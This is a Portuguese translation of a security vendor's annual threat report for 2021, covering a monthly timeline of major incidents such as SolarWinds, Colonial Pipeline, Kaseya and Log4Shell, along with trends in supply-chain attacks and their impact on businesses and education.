



CYBER SECURITY REPORT

2022



The background features a dark blue field filled with dynamic, glowing particle trails. These trails, composed of numerous small dots, curve and swirl across the frame, with a prominent trail of orange and yellow particles intersecting with a blue one in the lower half. A white rectangular border is centered in the upper half of the image, enclosing the text.

**VOCÊ
MERECE
A MELHOR
SEGURANÇA**

ÍNDICE

05	CAPÍTULO 1: INTRODUÇÃO AO RELATÓRIO DE SEGURANÇA DE 2022 DA CHECK POINT
07	CAPÍTULO 2: LINHA DO TEMPO DOS PRINCIPAIS EVENTOS CIBERNÉTICOS DE 2021
12	CAPÍTULO 3: TENDÊNCIAS DE CIBERSEGURANÇA DE 2021 13 Do SolarWinds ao Log4j 17 As consequências dos ciberataques 21 Serviços de nuvem sob ataque 25 Desdobramentos na arena móvel 28 Quebras no ecossistema de ransomware
31	CAPÍTULO 4: MALWARE EM DESTAQUE: A VOLTA DO EMOTET
34	CAPÍTULO 5: ESTATÍSTICAS GLOBAIS 41 Estatísticas globais de malware 43 Análise global dos principais malwares 45 Análise global do botnet 47 Análise global do malware Infostealer 49 Análise global de criptomineradores 51 Análise global sobre Trojans bancários 53 Análise global de malwares móveis

54 **CAPÍTULO 6: VULNERABILIDADES GLOBAIS SOFISTICADAS**

- 55 Apache Log4j “Log4Shell” – Execução remota de código (CVE-2021-44228)
- 56 Microsoft Exchange Server “ProxyLogon” – Violação de autenticação (CVE-2021-26855)
- 56 Atlassian Confluence – Execução remota de código (CVE-2021-26084)

59 **CAPÍTULO 7: PREVENINDO A PRÓXIMA CIBERPANDEMIA — UMA ESTRATÉGICA PARA AUMENTAR A SEGURANÇA**

- 60 Prevenção de ameaça — previna ataques antes que eles aconteçam
- 60 Quando seu perímetro é disperso e os ataques continuam em ação, sua empresa necessita de prevenção específica baseada em inteligência de ameaças em tempo real
- 61 Proteja tudo, pois tudo é um alvo em potencial
- 61 Alavancagem de uma arquitetura totalmente unificada
- 62 Mantenha a higiene da segurança
- 64 Conclusão

65 **APÊNDICE: DESCRIÇÕES DAS FAMÍLIAS DE MALWARE**

01

INTRODUÇÃO AO RELATÓRIO DE SEGURANÇA DE 2022 DA CHECK POINT

OS ÚLTIMOS DOZE MESES FORAM UM DOS PERÍODOS
MAIS TURBULENTOS E DISRUPTIVOS DE TODOS OS
TEMPOS, AO MENOS EM RELAÇÃO À SEGURANÇA.

MAYA HOROWITZ

Vice-presidente de Pesquisa,
Check Point

Os últimos doze meses foram um dos períodos mais turbulentos e disruptivos de todos os tempos, ao menos em relação à segurança. À medida que os governos e as empresas em todo o mundo seguiam desbravando os mares nunca antes navegados de uma pandemia global, o chamado “novo normal” ainda parecia estar muito distante. Os esforços de transformação digital foram drasticamente acelerados assim que as empresas adotaram modalidades de trabalho remoto e híbrido, porém as mesmas questões sobre a maturidade da segurança **que atormentaram muitos negócios em 2020 se fizeram presentes ao longo de 2021.** Embora algumas dessas questões permaneçam no ar, os agentes de ameaças não perderam um segundo sequer ao tirar proveito da situação. **Os ciberataques aumentaram cerca de 50%** desde a divulgação de nosso último relatório anual, sendo que o setor de educação e pesquisa foi o mais atingido, com uma média de 1.605 ataques por semana durante o ano. Como previsto, a infame violação SolarWinds parece ter inaugurado uma tendência de ataques à cadeia de suprimentos que persistiu ao longo do ano, sem demonstrar sinais de recuo.

Neste relatório de segurança de 2022, apresentaremos os principais vetores e técnicas de ataque que foram observados por nossos pesquisadores aqui na Check Point Software durante o ano passado. Desde uma nova geração de métodos de ataque altamente sofisticados à cadeia de suprimentos até a exploração da vulnerabilidade Log4j, que expôs centenas de milhares de empresas a uma possível violação.

Antes de analisarmos detalhadamente algumas das tendências emergentes que, sem dúvida, moldam o próximo ano, começaremos com uma apresentação mês a mês dos principais eventos cibernéticos do ano. Abordaremos serviços de nuvem, desdobramentos no cenário móvel e IoT, quebras no ecossistema de ransomware, a volta do Emotet e, claro, a vulnerabilidade de dia zero Log4J, que marcou um ano já bastante movimentado.

02

LINHA DO TEMPO DOS PRINCIPAIS EVENTOS CIBERNÉTICOS DE 2021

EM 2021, TESTEMUNHAMOS UM NÚMERO ELEVADO INCOMUM DE ATAQUES QUE ACARRETARAM INTERRUPÇÕES NO COTIDIANO DAS PESSOAS E, EM ALGUNS CASOS, AMEAÇARAM SUA PERCEPÇÃO DE SEGURANÇA FÍSICA.



JAN

01

Em janeiro, o Departamento de Justiça dos EUA **confirmou** que havia sido afetado pelo ataque à cadeia de suprimentos Solarwinds e que 3% das caixas de e-mail de seus funcionários haviam sido acessadas com a finalidade de roubar dados confidenciais. O departamento possui mais de 100 mil funcionários em diversas divisões, incluindo o FBI, a Drug Enforcement Agency e o US Marshals Service. O Departamento de Justiça havia adquirido o **SolarWinds Orion**, uma ferramenta que foi utilizada pelos hackers para realizar esse ataque, prejudicando 18 mil clientes do SolarWinds que foram alvo da violação. O Departamento de Justiça afirmou que constatou a violação na véspera do Natal, divulgando que um pequeno percentual de suas contas de e-mail do Microsoft Office 365 haviam sido comprometidas.



solarwinds

Office 365

FEV

02

Em fevereiro, o Spotify, a popular plataforma de streaming de música, foi **vítima** de um ataque de credential-stuffing, apenas três meses depois de ter sofrido um incidente semelhante. O ataque roubou credenciais de 100 mil contas de usuários e alavancou um banco de dados de login malicioso no Spotify. O ataque foi reportado ao Spotify, o que fez com que a empresa emitisse uma redefinição de senha para os usuários afetados, invalidando as credenciais roubadas. Em um comunicado, a empresa afirmou que também havia solicitado a remoção do banco de dados fraudulento ao seu provedor de serviços de internet e observou que o ataque não tinha ligação com uma violação na segurança do próprio Spotify. **Os cibercriminosos que realizam o credential-stuffing exploram pessoas que reutilizam as mesmas senhas em várias contas e plataformas on-line.** Os invasores simplesmente elaboram scripts automatizados que, de forma sistemática, tentam roubar IDs e senhas em diversos tipos de contas.



MAR

03

No dia 2 de **março** de 2021 a, Volexity reportou a exploração disseminada das seguintes vulnerabilidades do Microsoft Exchange Server: **CVE-2021-26855**, **CVE-2021-26857**, **CVE-2021-26858** e **CVE-2021-27065**. Investigações posteriores constataram que um invasor estava explorando um dia zero utilizado de forma generalizada. O invasor usou a vulnerabilidade para roubar todo o conteúdo de várias caixas de correio dos usuários. Essa vulnerabilidade é explorável remotamente e não requer autenticação, conhecimento especializado ou acesso a um ambiente específico. **Estima-se** que 250 mil servidores foram vítimas dos ataques, incluindo servidores pertencentes a cerca de 30 mil organizações nos Estados Unidos e 7 mil servidores no **Reino Unido**. The **European Banking Authority**, o **Parlamento Norueguês** e a **Comisión para el Mercado Financiero do Chile (CMF)** também foram impactados.



ABR

04

Em abril, a US National Security Agency (NSA), a Cybersecurity and Infrastructure Security Agency (CISA) e o Federal Bureau of Investigation (FBI) emitiram um [alerta](#) conjunto sobre o APT29, um grupo APT vinculado à Rússia, que estava explorando cinco vulnerabilidades em um ataque contínuo contra alvos norte-americanos. Segundo o alerta, agentes do Foreign Intelligence Service (SVR) russo (que também atendem pelas denominações APT29, Cozy Bear e The Dukes) com frequência usavam vulnerabilidades publicamente conhecidas para realizar varredura e exploração difundidas contra sistemas vulneráveis em uma tentativa de obter credenciais de autenticação para acesso posterior. As atividades recentes do SVR russo abrangem o comprometimento de atualizações do software SolarWinds Orion, ataques a centros de pesquisa dedicados à COVID-19 por meio da implantação do malware WellMess e alavancagem de uma vulnerabilidade do VMware que, na época, era uma vulnerabilidade de dia zero.



MAI

05

Em maio, um ataque de ransomware [paralisou](#) as operações de rotina da Colonial Pipeline, que transporta 45% do combustível consumido na costa leste dos EUA, incluindo diesel, petróleo e combustível para aviação. O DarkSide, um suposto grupo criminoso russo de ransomware, estava por trás do ataque. A Colonial Pipeline é o maior gasoduto de produtos refinados nos EUA, um sistema que abrange 8.851 km e transporta mais de 378 milhões de litros de Houston, no Texas, até o porto de Nova York. O DarkSide utiliza o modelo Ransomware como serviço (Ransomware-as-a-Service, RaaS), contando com um programa afiliado para realizar seus ciberataques. A Colonial Pipeline [pagou](#) uma exigência de resgate de cerca de USD 5 milhões em troca de uma chave de descriptografia. Posteriormente, o FBI declarou que havia retomado a chave privada da conta do resgate e recuperado 63,7 dos bitcoins pagos.



Colonial Pipeline Company

JUN

06

A JBS, a gigante de processamento de carne nos EUA, foi vítima de um ataque de ransomware em **junho**, afetando suas operações norte-americanas e australianas. O FBI [atribuiu](#) o ataque ao grupo de ransomware REvil. O ataque obrigou a JBS a [desativar](#) temporariamente todas as suas fábricas de carne bovina nos EUA. Uma de suas fábricas canadenses também foi afetada e a empresa interrompeu os abates de bovinos e caprinos na Austrália até o restabelecimento das fábricas. Em 9 de junho, o diretor executivo da JBS nos EUA revelou que a empresa havia pago USD 11 milhões a hackers em uma "decisão muito dolorosa, porém necessária", apesar de a empresa ter sido capaz de restaurar a maioria de seus sistemas a partir de seus próprios back-ups.



JUL

07

Em julho, o grupo de ransomware REvil realizou um [ataque](#) segmentado à cadeia de suprimentos de diversos provedores de serviços gerenciados (Managed Service Providers, MSPs) e seus clientes. Os agentes da ameaça implantaram com êxito uma atualização maliciosa do software para a ferramenta de gerenciamento do patch para VSA e de monitoramento de clientes, que incluía o instalador do malware, da empresa de TI Kaseya. Estima-se que 1 mil empresas foram impactadas pelo ataque. O ataque difundido à cadeia de suprimentos realizado pelo REvil no fim de semana de 4 de julho impactou inúmeros clientes da Kaseya com milhões de dólares exigidos para o resgate. A Kaseya emitiu um [alerta de segurança](#) em seu site, advertindo todos os clientes a desligar seu servidor VSA imediatamente para prevenir a disseminação do ataque enquanto a investigação estava em andamento. Para invadir os servidores da Kaseya VSA on-premise, o REvil utilizou uma vulnerabilidade de dia zero que estava em vias de ser corrigida. A vulnerabilidade havia sido reportada à Kaseya anteriormente por pesquisadores de segurança do Dutch Institute for Vulnerability Disclosure (DIVD) e a Kaseya estava validando o patch antes de implementá-lo para os clientes. No entanto, o grupo do ransomware REvil estava um passo à frente da Kaseya e usou a vulnerabilidade para realizar o ataque, com resgates variando de USD 45 mil a USD 5 milhões. Com o ataque aos servidores da Kaseya VSA, o afiliado do REvil inicialmente visava ao provedor de serviços de segurança gerenciado da Kaseya, tendo a intenção clara de se propagar para os clientes do provedor em questão. O ataque expandiu-se exponencialmente do provedor de serviços de segurança gerenciado para os clientes reais.



AGO

08

O maior ataque de negação de serviço (DDoS) já realizado foi [detectado](#) em **agosto**, com 17,2 milhões de solicitações por segundo. O ataque foi viabilizado pelo botnet Mirai e visava uma organização do setor financeiro. Nesse incidente específico, o tráfego foi originado a partir de mais de 20 mil bots em 125 países em todo o mundo, sendo que quase 15% do ataque partiram da Indonésia, seguido por Índia, Brasil, Vietnã e Ucrânia. O Mirai foi observado pela primeira vez em 2016 [direcionado](#) para dispositivos de Internet das coisas (Internet of Things, IoT), como câmeras de CFTV e roteadores. Desde então, surgiram diversas variantes do botnet, ampliando a lista de dispositivos direcionados, como roteadores e servidores Linux, dispositivos Android, entre outros.



SET

09

A Check Point Research observou um aumento [global](#) no mercado paralelo em relação a certificados falsos de vacinação contra a COVID-19 no Telegram, logo após os comunicados sobre a obrigatoriedade da vacinação emitidos pelo presidente norte-americano Joe Biden. O mercado paralelo expandiu-se para atender 28 países, abrangendo Áustria, EAU, Brasil, Reino Unido, Singapura, entre outros. O preço dos certificados falsos de vacinação também saltou em todo o mundo, inclusive nos EUA, onde dobrou, passando de USD 100 para USD 200.



COVID-19

OUT

10

Em outubro, a infraestrutura do grupo do ransomware REvil, baseada na Rússia e responsável por diversos ataques de ransomware, foi [comprometida](#) e desmantelada à força pela segunda vez em três meses, interrompendo sua operação. Isso ocorreu após o “Happy Blog”, site de vazamentos do REvil, ter sido [encerrado](#) anteriormente em julho (juntamente com o desaparecimento suspeito de um dos líderes do grupo REvil, o “UNKN”) e, em seguida, de ter sido restabelecido em setembro por outro líder do grupo. O ransomware REvil ganhou notoriedade durante 2021 com uma série de ataques devastadores, especialmente após seu [resgate](#) bem-sucedido no valor de USD 11 milhões pago pela empresa de alimentação JBS e o [comprometimento](#) posterior da Kaseya, uma empresa norte-americana de gestão de software, ocorrido em julho. Esses ataques cada vez mais destruidores foram respondidos com uma pressão maior por parte das autoridades e um ataque ofensivo contra a infraestrutura do REvil e seus membros.



NOV

11

Em 14 de novembro, o Emotet, um dos botnets mais infames da história, ressuscitou depois de ter sido [desativado](#) dez meses antes por uma força-tarefa internacional conjunta realizada pelas autoridades. O Emotet [usava](#) o botnet Trickbot para dar início à sua operação. Quando as máquinas já estavam infectadas com o Trojan Trickbot, o download era iniciado e a versão mais recente do Emotet executada. O Emotet voltou mais forte do que nunca, contando com algumas novidades em sua caixa de ferramentas, como um esquema de criptografia atualizado, ofuscamentos do fluxo de controle e novos métodos de entrega.



DEZ

12

Em 9 de dezembro, uma vulnerabilidade de execução remota de código (remote code execution, RCE) precisa foi [reportada](#) no pacote de registros Apache Log4j 2, versões 2.14.1 e anteriores (CVE-2021-44228). O Apache Log4j é a biblioteca de registros Java mais conhecida que existe, contabilizando mais de 400 mil downloads de seu projeto GitHub. Ele é utilizado por um grande número de empresas em todo o mundo, possibilitando efetuar login em uma ampla gama de aplicativos populares. Explorar essa vulnerabilidade é simples. A biblioteca Log4j é integrada em praticamente todos os serviços de internet ou aplicativos com os quais estamos familiarizados, abrangendo Twitter, Amazon, Microsoft, Minecraft, entre outros. Desde o surto, a Check Point Research [testemunhou](#) o que parece ser uma repressão evolutiva, com novas variantes do exploit original sendo lançadas rapidamente – foram mais de 60 em menos de 24 horas. Sem dúvida, essa foi uma das vulnerabilidades mais graves na internet nos últimos anos.



03

TENDÊNCIAS DE CIBERSEGURANÇA DE 2021

AO LONGO DE 2021, OS ATAQUES À CADEIA DE SUPRIMENTOS DE SOFTWARE CRESCERAM EM FREQUÊNCIA E ESCALA. OS PESQUISADORES CONCLUÍRAM QUE OS ATAQUES À CADEIA DE SUPRIMENTOS DE SOFTWARE AUMENTARAM NADA MENOS QUE 650% AO LONGO DO ANO.



DO SOLARWINDS AO LOG4J

O infame ataque à cadeia de suprimentos SolarWinds foi [revelado](#) em dezembro de 2020, mas, devido à sua influência no cenário de ataques à nuvem, especialmente em relação a ataques à cadeia de suprimentos, ele figura em nosso relatório mais uma vez. O incidente do SolarWinds [foi originado](#) a partir do Sunburst, um malware sofisticado, que é [incorporado](#) em inúmeras versões comprometidas de um produto de gestão de recursos de TI denominado SolarWinds Orion, utilizado por 33 mil clientes em todo o mundo. A atualização maliciosa, atribuída ao grupo de ameaças afiliado à agência de inteligência russa chamada “Nobelium”, penetrou cerca de 18 mil corporações, infectando com êxito aproximadamente 425 empresas que integram a [lista](#) Fortune 500, assim como departamentos do governo dos EUA, [incluindo](#) o Departamento de Segurança Nacional e o Departamento do Tesouro.



LOTEM FINKELSTEEN

Diretor,
Threat Intelligence
& Research



O ataque SolarWinds foi um grande marco para a comunidade de segurança, não só por causa da escala do ataque, mas também porque a técnica utilizada apresentou novos níveis de sofisticação que intensificaram a ameaça dos ataques à cadeia de suprimentos de forma mais generalizada. A violação do SolarWinds estabeleceu um novo parâmetro e, conforme previsto, observamos o número de incidentes na cadeia de suprimentos de software crescer a reboque. No ano passado, vimos o número de incidentes aumentar seis vezes e, novamente, há indícios de que as empresas não estão preparadas para lidar com a ameaça.”

Conforme detalhado em nosso relatório anterior, além de sua escala sem precedentes, a principal inovação do SolarWinds é sua técnica. Para obter acesso aos recursos confidenciais de uma organização armazenados no Microsoft 365, os invasores primeiro usavam um token forjado para [comprometer](#) as redes locais e on-premise, antes de se movimentar lateralmente para o ambiente de nuvem. Hoje, afirmamos com toda a certeza que o ataque SolarWinds criou condições para um aumento rápido nos ataques à cadeia de suprimentos.

Ao longo de 2021, os ataques à cadeia de suprimentos de software cresceram em frequência e escala. Os pesquisadores [concluíram](#) que os ataques à cadeia de suprimentos de software aumentaram nada mais que 650% ao longo do ano. Um estudo divulgado pela European Union Agency for Cybersecurity (ENISA) [analisou](#) vinte e quatro incidentes e constatou que 66% dos ataques à cadeia de suprimentos foram cometidos através da exploração de uma vulnerabilidade desconhecida, enquanto somente 16% dos ataques tiraram proveito de falhas de software conhecidas. Na verdade, o alvo da maioria dos ataques era um código de software. Este ano parece que as organizações, mais uma vez, foram pegas despreparadas, pois uma pesquisa [concluiu](#) que 82% das empresas designam funções com privilégios elevados aos fornecedores terceirizados que compõem sua cadeia de suprimentos de software. 76% designam funções que poderiam permitir a tomada de controle das contas e, pior de tudo, mais de 90% das equipes de segurança designadas não estava ciente de que tais permissões sequer haviam sido concedidas.

Naturalmente, grupos proeminentes de APT são parte integrante dessa tendência. O grupo norte-coreano Lazarus recentemente [começou](#) a direcionar ataques à cadeia de suprimentos de provedores de serviços de TI e um novo backdoor denominado BLINDINGCAN já havia sido utilizado para atacar um provedor de TI da Letônia e uma empresa de software da Coreia do Sul. Outros incidentes incluem um ataque contra um provedor de CFTV [realizado](#) por um afiliado do grupo do ransomware DarkSide, no qual os agentes comprometeram o site da Web do provedor para infectar seus clientes com ransomware.

Um dos ataques à cadeia de suprimentos mais relevantes de 2021, que também incluiu a entrega de ransomware, foi direcionado à Kaseya, uma provedora global de software de gestão de TI para provedores de serviços gerenciados (managed service providers, MSPs) e equipes de TI. O ataque foi [realizado](#) por um membro do programa de afiliados do grupo do ransomware REvil. De acordo com o CEO da Kaseya, menos de 0,1% dos clientes da empresa foram acessados, porém, como alguns dos clientes da Kaseya são provedores de serviços gerenciados, 1.500 empresas foram [impactadas](#) pelo ataque. Os agentes da ameaça foram muito inteligentes ao [explorar](#) uma vulnerabilidade que afetava os servidores VSA de internet da Kaseya. O VSA é uma ferramenta de monitoramento remoto comumente usada por provedores de serviços gerenciados para a gestão da rede e de dispositivos endpoint. Quando o ataque foi descoberto pela Kaseya, a empresa [pediu](#) que seus clientes desligassem os servidores VSA.

Em outubro passado, o popular pacote do serviço NPM denominado “ua-parser-js”, com milhões de downloads por semana, foi **comprometido** por invasores. Em um período de quatro horas, os agentes conseguiram assumir o controle da conta NPM do desenvolvedor e **inseriram** um código malicioso nas três versões da biblioteca NPM. A biblioteca, que analisa as strings do agente do usuário e identifica seu navegador, sistema operacional, CPU, entre outros, é utilizada em milhares de projetos, incluindo projetos geridos pelo Facebook, Microsoft, Amazon, Google e Slack. Portanto, o ataque à cadeia de suprimentos, em que pacotes comprometidos da biblioteca foram **distribuídos** ao invés do pacote legítimo, permitiram aos agentes da ameaça instalar malware em um grande número de dispositivos infectados. Nesse caso, os dispositivos Linux e Windows foram infectados com criptomineradores e mecanismos de roubo de senha.

Outro incidente relevante ocorreu em novembro, quando várias empresas de transporte marítimo gregas foram **atingidas** por um ransomware. Isso aconteceu depois que o Danaos Management Consultants, um provedor de serviços de TI comum, foi comprometido em um ataque à cadeia de suprimentos. O incidente **prejudicou** os canais de comunicação das empresas de transporte marítimo, interrompendo o contato com outros navios, fornecedores e agentes, além de ter acarretado perda de dados.

Este ano, o grupo responsável pelo ataque SolarWinds **retomou** as atividades, utilizando a abordagem desenvolvida para o primeiro ataque e, mais uma vez, concentrando-se em empresas que integram a cadeia de suprimentos global de TI. Porém, desta vez, o alvo é uma parte diferente da cadeia, ou seja, revendedores de nuvem e provedores de serviços de tecnologia. Essas empresas personalizam, implementam e gerenciam serviços de nuvem para seus clientes. Não há dúvida de que o grupo de ameaças conta com acesso direto dessas empresas aos ambientes de seus clientes para obter listas completas de clientes em um único ataque, passando-se por um parceiro confiável. A operação acontece desde maio de 2021 e já impactou mais de 140 revendedores e provedores, tendo comprometido 14 deles. Durante o segundo semestre do ano, o grupo de ameaças “Nobelium” tem sido bastante atuante, mas com uma taxa de sucesso menor graças ao aumento da conscientização. O grupo **utiliza** diversas táticas, o que inclui o uso de credenciais roubadas obtidas por meio de uma campanha de roubo de informações realizada por um agente terceiro, tirando proveito de privilégios de representação de aplicativos para coletar dados protegidos e violar a autenticação multifator (MFA). A recente onda de ataques poderá **indicar** um aumento nos recursos investidos pelo grupo patrocinado pela Rússia no campo das operações da cadeia de suprimentos como uma forma de estabelecer acesso persistente a alvos de interesse para o governo russo.

E quando pensamos que havíamos concluído o resumo do cenário da cadeia de suprimentos para o ano de 2021, a vulnerabilidade de dia zero Log4j foi [exposta](#). O pacote de registros Apache Log4j é a biblioteca de registros Java mais popular que existe com mais de 400 mil downloads diariamente, estando incorporada em milhões de aplicativos baseados em Java em todo o mundo. As empresas que utilizam o Log4j como um pacote de registros [incluem](#) Cisco, Twitter, Cloudflare, Tesla, Amazon, Apple, entre outras. O pacote Log4j registra mensagens de erro. Segundo o [comunicado](#) da Apache Foundation, um invasor que conseguir controlar as mensagens de registro ou seus parâmetros poderá executar o código arbitrário a partir de um servidor externo através de vários protocolos quando a substituição de pesquisa de mensagens estiver habilitada. Exige-se apenas uma única string de texto para explorar a falha.

Desde sua descoberta em 9 de dezembro, a falha “Log4Shell” tem sido ativamente [explorada](#) de maneira difundida. A vulnerabilidade, designada CVE-2021-44228, poderia permitir que um invasor não autenticado executasse um código malicioso ou assumisse o controle de qualquer sistema que utiliza a versão vulnerável de uma biblioteca de código aberto. Sendo assim, não surpreende

que a vulnerabilidade atenda a todos os critérios do sistema de classificação CVSS. Em virtude da escala da distribuição da biblioteca, a Log4Shell é [considerada](#) a vulnerabilidade mais crítica de 2021, embora o escopo completo dos danos ainda não tenha sido determinado. A Apache Foundation [liberou](#) um patch para a vulnerabilidade RCE, mas, ainda assim, uma varredura em massa de servidores vulneráveis tem sido [observada](#) por diversos provedores de segurança. Desde que a falha Log4j foi exposta, sua taxa de exploit tem sido excepcionalmente elevada. A Check Point Research [detectou](#) aproximadamente 40 mil tentativas de ataque duas horas depois que a vulnerabilidade Log4j foi relevada e 830 mil tentativas de ataque 72 horas após o evento.

A vulnerabilidade poderia conceder aos agentes da ameaça, acesso a qualquer sistema utilizando a biblioteca, incluindo sistemas que são usados para gerenciar redes e recursos de clientes. O dano em potencial que poderia ser causado por essa vulnerabilidade em uma biblioteca de código aberto demonstra o enorme risco que as cadeias de suprimentos de software correm, especialmente quando um projeto subfinanciado, conduzido por vários voluntários que atuam em meio período, é um componente-chave do qual milhares de milhões de sistemas de computação dependem em todo o mundo.



OMER DEMBINSKY

Gerente do Grupo,
Data Research



Conforme descrito em nosso relatório semestral, os incidentes de ciberataques estão aumentando em todos os setores, uma vez que os agentes de ameaças tiram proveito das circunstâncias em permanente evolução e dos esforços acelerados de transformação digital. De acordo com esse relatório, os ciberataques cresceram em média 50% em comparação com dados do ano passado, mas os setores de educação e pesquisa parecerem ter sido os mais atingidos, resistindo a uma média de 1.605 ataques semanalmente.”

AS CONSEQUÊNCIAS DOS CIBERATAQUES

Não é segredo que um ciberataque, seja direcionado ou difundido, pode causar um impacto considerável no desempenho organizacional, integridade dos dados, sucesso dos clientes, reputação a longo prazo e, claro, finanças. Naturalmente, os ataques que visam à infraestrutura crítica podem paralisar a rotina de uma empresa, bem como toda a sua cadeia de suprimentos. Em 2021, testemunhamos um número excepcionalmente elevado de ataques que acarretaram interrupções na vida cotidiana das pessoas e, em alguns casos, ameaçaram sua percepção de segurança física. Independentemente de a motivação ser financeira ou ideológica, os agentes de ameaça estão sempre buscando uma vantagem adicional e novas formas de exercer mais pressão sobre suas vítimas.

Um dos ataques mais relevantes deste ano, que demonstra isso na prática, foi um incidente de ransomware **ocorrido** em maio. O alvo da operação foi a empresa de combustível Colonial Pipeline, que abastece a costa sudeste dos Estados Unidos. O incidente obrigou a empresa a **interromper** suas operações, aumentando os preços da gasolina e resultando em uma importante escassez na oferta na costa leste. Essa sequência de eventos acabou **acarretando** uma corrida às compras, já que muitos postos de combustível ficaram sem o produto. As autoridades **pediram** às pessoas para não correrem até os postos, pois, na verdade, elas estavam tentando encher sacos plásticos com gasolina para evitar o desabastecimento. Apenas um dia após o ataque, a Colonial Pipeline não teve escolha a não ser **pagar** o resgate de USD 5 milhões ao grupo do ransomware DarkSide responsável pelo ataque para desbloquear seus sistemas.

No mesmo mês, a JBS S.A, a maior empresa de processamento de carnes do mundo, **foi vítima** de um ataque realizado pelo grupo do ransomware REvil. A empresa brasileira distribui produtos de carne fabricados em 150 plantas industriais em 15 países e tem aproximadamente 150 mil funcionários em todo o mundo. O ataque que atingiu a rede da empresa impactou abatedouros e suprimentos de carne nos EUA, no Canadá e na Austrália, além de **acarretar** a suspensão dos turnos de mais de 3 mil trabalhadores. Todas as suas fábricas de carne bovina e instalações de embalagem de produtos de carne nos EUA, responsáveis por quase 1/4 do abastecimento de carne norte-americano, **interromperam** a

produção enquanto a Casa Branca incumbia o FBI de investigar o ocorrido. Na Austrália, alguns abatedouros foram completamente paralisados, obrigando a empresa a afastar 7 mil funcionários. No fim das contas, temendo a inflação dos preços aliada ao desemprego em massa, o CEO da JBS USA, uma subsidiária da JBS S.A., **anunciou** que a empresa pagou aos cibercriminosos um resgate equivalente a USD 11 milhões em BTC.

O setor da educação também foi bastante impactado. Em 2021, foi o setor mais **atingido** em todo o mundo, com um aumento de 75% em comparação com 2020 e uma média de quase 1.605 tentativas de ataque semanalmente por organização. A paralisação sofrida pelas instituições educacionais impactou alunos, professores e outros membros do corpo docente. A Howard University, em Washington D.C., **foi vítima** de um ataque de ransomware em setembro, tendo sido obrigada a suspender as aulas para realizar uma investigação detalhada de sua rede, além de uma auditoria dos dispositivos dos alunos e funcionários. A The Lewis and Clark Community College, em Illinois, também foi **atingida** por um ataque de ransomware em novembro que afetou sua plataforma de aprendizagem on-line, bem como outros sistemas essenciais. Eles tiveram de fechar todos os seus campos e cancelar atividades extracurriculares, incluindo eventos esportivos que seriam realizados em suas instalações. O FBI **emitiu** um alerta sobre o ransomware PYSA que tem como alvo instituições de ensino superior nos EUA e no Reino Unido.

Por último, em meados de 2021, o ransomware Grief [atacou](#) várias secretarias de ensino nos EUA, incluindo uma secretaria de ensino localizada no Mississippi. O ransomware roubou 10 GB de dados, incluindo informações pessoais e profissionais, e ameaçou publicá-los caso o resgate não fosse pago. [As instituições de ensino superior como universidades e faculdades são ótimos alvos para os cibercriminosos porque seus sistemas, que permitem que alunos e membros do corpo docente conectem seus dispositivos pessoais à rede da instituição, não são completamente protegidos.](#)

